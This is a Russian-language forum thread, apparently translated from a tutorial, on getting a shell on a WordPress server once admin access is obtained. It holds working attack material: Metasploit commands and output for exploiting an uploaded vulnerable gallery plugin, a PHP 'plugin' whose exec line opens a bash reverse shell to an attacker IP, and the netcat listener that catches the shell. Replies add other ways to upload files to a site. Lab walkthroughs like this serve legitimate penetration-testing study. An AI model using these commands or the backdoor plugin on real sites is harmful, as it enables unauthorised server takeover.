
Таким образом, получив доступ к панели управления WordPress, вы можете попытаться установить вредоносный плагин. Здесь я уже скачал уязвимый плагин из exploit db.

Нажмите **здесь,** чтобы скачать плагин для практики.




Так как у нас есть zip-файл, и теперь пришло время загрузить плагин.


Dashboard > plugins > upload plugin



Просмотрите загруженный файл как показано.



Как только пакет будет успешно установлен, нам нужно активировать плагин.



Когда все хорошо настроено, тогда приступайте к эксплуатации. Так как мы установили уязвимый плагин с именем «reflex-gallery», и его легко использовать.

Вы воспользуетесь этой уязвимостью в среде Metasploit, загрузите модуль и выполните следующую команду:

Code:

```
use exploit/unix/webapp/wp_slideshowgallery_upload
set rhosts 192.168.1.101
set targeturi /wordpress
exploit
```

Поскольку вышеупомянутые команды будут выполнены, у вас будет получен сеанс meterpreter. Как показано в этой статье, существует несколько способов использования веб-сайта на платформе WordPress.

```
msf5 > use exploit/unix/webapp/wp_reflexgallery_file_upload
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[+] Our payload is at: UCmmvcxfXSBjZRS.php. Calling payload...
[*] Calling payload...
[*] Sending stage (38247 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.101:34352) at 20
[+] Deleted UCmmvcxfXSBjZRS.php

meterpreter >
```

Внедрить вредоносный плагин


Как вы видели выше, мы загрузили уязвимый плагин, с доступным експлойтом. Но на этот раз мы собираемся внедрить наш сгенерированный вредоносный плагин для получения обратной оболочки.

Это довольно просто, поскольку мы сохранили вредоносный код для обратной оболочки внутри php-файла с именем «revshell.php» и сжали файл в формате zip.


```
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'")
```

```
root@kali:~# cat revshell.php
<?php

/**
* Plugin Name: Wordpress Reverse Shell
* Author: Raj Chandel
*/

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.106/4567 0>&1'");
?>
root@kali:~#
```

Повторите тот же шаг, что и выше, для загрузки файла плагина «revshell.zip» и запустите прослушиватель netcat, чтобы получить обратное соединение с целевой машиной.




Как только пакет будет успешно установлен, нам нужно активировать плагин.



Как только вы активируете плагин, он будет через обратное соединение как сеанс netcat.

```
root@kali:~# nc -lvp 4567
listening on [any] 4567 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.101] 58030
bash: cannot set terminal process group (1182): Inappropriate ioctl for device
bash: no job control in this shell
www-data@LazySysAdmin:/var/www/html/wordpress/wp-admin$
```

Источник:WordPress: Reverse Shell



Zer0must2b Well-known member

Green Team

Messages: 306 · Reaction score: 140

Sombrero

Green Team

Sep 23, 2019
67
4
BIT 0

Feb 19, 2020 #2

Да на фига там reverse-shell ? Лишние заморочки . Добавь в тему uploader form и готово .
Опять же для чего устанавливать уязвимый плагин , если есть возможность поставить какой-нибудь файловый редактор из официального репозитория ?

Report Like + Quote Reply

Alex Sorrow

Member

Nov 15, 2020
5
0
BIT 0

Nov 23, 2020 #3

Вопрос как получить доступ к админке 🤨

Report Like + Quote Reply

Unnamed

One Level

Mar 7, 2019
53
8
BIT 0

Jan 24, 2021 #4

Присоединяюсь

Report Like + Quote Reply

We're on social:

K

Write your reply...

Attach files

Post reply

Share: